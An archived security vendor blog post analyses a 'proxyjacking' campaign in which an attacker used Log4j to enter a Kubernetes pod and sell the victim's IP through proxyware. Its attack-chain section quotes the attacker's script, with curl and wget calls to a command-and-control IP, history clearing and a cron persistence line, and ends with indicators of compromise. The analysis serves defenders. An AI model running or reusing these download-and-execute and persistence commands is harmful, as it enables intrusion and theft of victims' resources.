Proxyjacking has Entered the Chat

By Crystal Morin

Published: 2023-04-04 · Archived: 2026-04-06 01:54:41 UTC

Published:

April 4, 2023

Table of contents

falco feeds by sysdig

Falco Feeds extends the power of Falco by giving open source-focused companies access to expert-written rules that are continuously updated as new threats are discovered.

learn more

Did you know that you can effortlessly make a small passive income by simply letting an application run on your home computers and mobile phones? It lets others (who pay a fee to a proxy service provider) borrow your Internet Protocol (IP) address for things like watching a YouTube video that isn't available in their region, conducting unrestricted web scraping and surfing, or browsing dubious websites without attributing the activity to their own IP. Like all things, malicious actors can take advantage. In this situation, they can sell bandwidth on your behalf – unbeknownst to you – to make as much as $10 per month **for each compromised device,** while exposing you to additional costs and risks.

Sysdig's Threat Research Team (TRT) has detected a new attack, dubbed **proxyjacking**, that leveraged the Log4j vulnerability for initial access. The attacker then sold the victim's IP addresses to proxyware services for profit. While Log4j attacks are common, the payload used in this case was rare. Instead of the typical cryptojacking or backdoor payload, we witnessed the attacker installing an agent that turned the compromised account into a proxy server, allowing the attacker to sell the IP to a proxyware service and collect the profit.

What is proxyjacking?

Proxyjacking is a new phenomenon brought on by the growth and use of proxyware services in the last couple of years. A proxyware service is a totally legitimate and nonmalicious application or software that you can install on your internet-connected devices. When you run it, you share your internet bandwidth with others who pay to use your IP address. These services, such as IPRoyal, Honeygain, Peer2Profit, and others, pay for each IP address you share, based on the number of hours you run the application.

These services have been used in adware attacks previously reported by Cisco Talos Intelligence Group and AhnLab Security Emergency response Center (ASEC). Proxyware services enable users to make money by sharing their internet connection with others. As Cisco Talos explained in their blog post, **attackers are "leveraging these platforms to monetize the internet bandwidth of victims, similar to how malicious cryptocurrency mining attempts to monetize the CPU cycles of infected systems."**

IPRoyal defines itself as a global proxy network that claims "100% ethically sourced IPs," presumably meaning that they will not buy and sell IPs that may have been stolen or falsified through the use of virtual machines. We can assume that this also means they have some sort of vetting process in place to ensure that nobody is getting proxyjacked. IPRoyal's proxy network includes IPs being shared via the proxyware service pawns.app. The Sysdig TRT found this ethics claim hard to believe based on the captured honeypot attack, and decided to put it and other proxyware services to the test to see if proxyjacking really could be a means of income for malicious actors.

The earning potential of proxyjacking

On a broad scale, this campaign could provide lucrative income for the attacker. According to the pawns.app profit scale, 24 hours of activity for one IP address will net $9.60 per month. While Pawns will conduct checks to ensure that the user is not selling a cloud instance like EC2, Peer2Profit does not have the same restrictions.



Image from pawns.app

As mentioned, the attacker obtained initial access via exploitation of a Log4j vulnerability. Millions of systems are still running vulnerable versions of Log4j, and according to Censys, more than 23,000 of those are reachable from the internet. Log4j is not the only attack vector for deploying proxyjacking malware, but this vulnerability alone could theoretically provide more than $220,000 in profit per month. More conservatively, **a modest compromise of 100 IPs will net a passive income of nearly $1,000 per month.**



Image from censys.io

While Pawns and IPRoyal have restrictions regarding the types of IPs they will purchase and share, other proxyware services, such as Peer2Profit, do not. We found that the Pawns application does not function properly on an EC2 or OVHCloud IP, as they restrict the client to IP addresses classified as residential. We believe Pawns is using a service like ip2location[.]com to make the classification when a new agent attempts to register. This could be benevolent, but it's more likely because residential IP addresses are considered more trustworthy (and desirable) than cloud virtual private servers.

The Sysdig TRT did confirm that Peer2Profit will run on a server/data center IP, such as AWS EC2. This is detailed in the FAQs on their website, as is a confirmation that their software also works on virtual machines. They even provide a Docker container to enable effortless execution. The Peer2Profit agent has also been compiled to run on ARM systems, and the company offers examples of running on systems like Raspberry Pi. Several of these proxyware services also market the availability of mobile proxy servers and have Android applications on the marketplace.

Cryptomining vs. proxyjacking

Cryptojacking is the unauthorized use of a computer or device to mine cryptocurrency. In its most common form, attackers install CPU-based miners in order to extract maximum value from compromised systems (which very rarely have graphics processing units [GPUs] attached, making the more common GPU-based miners obsolete). Proxyjacking, as defined in this post, is a foil to cryptojacking, in that it mainly aims to make use of network resources, leaving a minimal CPU footprint.

Both cryptojacking and proxyjacking can net an attacker about the same amount of money monthly – proxyjacking might even be more profitable at current cryptoexchange rates and proxyware payouts. However,

nearly every piece of monitoring software will have CPU usage as one of the first (and rightfully most important) metrics. Proxyjacking's effect on the system is marginal: 1 GB of network traffic spread out over a month is tens of megabytes per day – very likely to go unnoticed.

Known attack vectors

In the proxyjacking attack that the Sysdig TRT discovered, an attacker targeted Kubernetes infrastructure, specifically an unpatched Apache Solr service, in order to take control of the container and proceed with their activities. Let's dig deeper into each step of the captured attack.

Initial access (CVE-2021-44228) and execution

The attacker obtained initial access into a container exploiting the infamous Log4j vulnerability (CVE-2021-44228) present in an Apache Solr application. As we all know, there are a lot of public exploits for this vulnerability to remotely execute code inside the victim machine. The attacker executed the command below so they could download a malicious script from the attacker command and control, and place it in the `/tmp` folder, in order to have privileges to perform the action.

```
curl http://185.224.128.251/aw/wl.php?solr -o /tmp/b
```

Below is the script executed, along with the command executed by the attacker in the compromised pod.

```
pkill -f "=7776"
curl -o /tmp/p32 http://185.224.128.251/i386
chmod +x /tmp/p32
if ps aux
grep magyber
grep -v grep > /dev/null
then echo hi
else /tmp/p32 -email=magyber1980@gmail.com -password=Fpbx1231. -device-name=555$(( $RANDOM % 199999 + 100000 )) -accept-tos
sleep 50
rm -rf /tmp/p32 /tmp/b /tmp/c
history -c
(crontab -l
echo "*/10 * * * * wget http://185.224.128.251/aw/wl.php -O /tmp/c
bash /tmp/c") 2>
grep -v "no crontab"
sort
uniq
crontab -
```

The attacker's first execution was downloading an ELF file renamed `/tmp/p32`, which was then executed with some parameters, including the email address magyber1980@gmail[.]com and the associated password for their pawns.app account.

During analysis of the binary downloaded and executed in the reported malicious script, the Sysdig TRT correlated it to the command-line interface version of the IPRoyal Pawns application from GitHub, which uses the same parameters in input.

From this point on, the attacker reached the main goal of earning money from the compromised pod. Quite easy, isn't it?

Defense evasion and persistence

Once the attacker ran the malicious binary and started to raise money, they executed commands to evade detection and achieve persistence.

They took care to clean the compromised pod by clearing the history and removing the file they dropped in the containers and the temp files. Below is a list of the files modified or deleted during the attack.

File	Action
/run/crond.pid	Modified
/proc/self/loginuid	Modified
/var/spool/cron/crontabs/tmp.WdWUdr	Deleted
/tmp/b	New
/tmp/tmpfeo2Ew4	Deleted
/tmp/c	New
/var/spool/cron/crontabs/tmp.4YwEf2	Deleted
/tmp/p32	New

/var/spool/cron/crontabs/root	New
/run/crond.reboot	Modified

After covering their tracks, the attacker performed persistent actions inside the compromised pod. As often happens, the attacker used `crontab` to schedule the download and execution command of the script previously mentioned. In this way, the command was executed every 10 minutes; if something happened or the process was killed, it would automatically restart the execution.

Container supply chain

As we know, containers are a great way to easily ship and deploy code in our infrastructure. Attackers can also use containers to their advantage to deploy malicious code in compromised environments in order to earn money and achieve their goal.

Services like DockerHub provide access to public open source image repositories, and each user can create their own private repositories to store personal images. As pointed out in our 2022 Threat Report, DockerHub is also used by attackers, hoping users will download and run those images on their infrastructure. The malware installed can be anything from cryptominers to backdoors to tools that will automatically exfiltrate data.

One of the threats we saw in our proxyjacking research was the use of proxyware services inside container images. These are some of the Dockerhub images we uncovered with either a large amount of downloads or obfuscated image names. This is not an extensive list, as additional images may be disguised.

Image Name	**Downloads**
enwaiax/peer2profit	>500,000
fazalfarhan01/peer2profit:latest	>10 million
peer2profit/peer2profit_linux	>100,000
jujudna/peer2profit	3,700
gqkkk/p2p	358
enwaiax/phpcoin-miner	220
computeofficial/pawnsapp	346

Impact

A proxyjacking attack may be underestimated as nuisance malware rather than a serious threat, as cryptomining often is. While this type of attack may not directly result in data destruction or intellectual property theft, both could be an indirect result, as we reported in our SCARLETEEL analysis.

A proxyjacking attack could negatively impact an organization in two ways:

Financial

Proxyjacking, much like cryptojacking, will incur financial costs on its victims. In the case of services running on a cloud service provider (CSP), these financial costs could be metered. AWS, for example, charges based on the amount of traffic that gets routers outbound over the internet. Proxyjacked IP traffic comes both inbound and outbound for every instance on which the agent is running. The agent will also consume CPU and memory, which will further increase costs for the victim.

Because each CSP has a different billing method, it is important to understand how you might be affected in such an incident. While CSPs have been known to forgive charges incurred by malware, there is no guarantee that they will continue this practice moving forward. This attack, especially if widespread throughout your infrastructure, could result in a significant financial burden.

Reputation/Legal

There is no guarantee that if you knowingly or unknowingly sell your internet bandwidth to a proxyware service, it will not be used in malicious or illegal activities. An actor can just as easily purchase and use your shared internet in an attack. Many malicious attackers use proxies to obfuscate their command and control activities and identifying information. According to Vista Criminal Law, an IP address is often the starting point for an investigation, and the primary owner or user of the IP is usually not involved in the illegal activity. With the obfuscation provided by the proxyware service, the attack now appears to originate from your network; you and your network are now potentially wrapped up in law enforcement investigations.

Conclusion

This is a low-effort and high-reward attack for threat actors, with the potential for far-reaching implications. The list of proxyware services reported as being used for proxyjacking is small right now, but in due time, attackers will find a way and defenders will uncover more nefarious activities. The Sysdig TRT recommends setting up billing limits and alerts with your CSP to avoid receiving potentially shocking usage bills. You should also have threat detection rules in place to receive alerts on any initial access and payload activity preceding the installation of a proxyware service application on your network.

IOCs

IPs:

185[.]224[.]128[.]251

23[.]88[.]73[.]143

51[.]81[.]155[.]182

Filename	MD5 Hash

p32	6927833415c4879728707574c0849bfc
b	f10861ea968770effbd61cda573b6ff8
c	f10861ea968770effbd61cda573b6ff8

For additional IoCs associated with this campaign, please visit our GitHub page.

Cloud Security

Kubernetes & Container Security

Threat Research

featured resources

Test drive the right way to defend the cloud with a security expert

---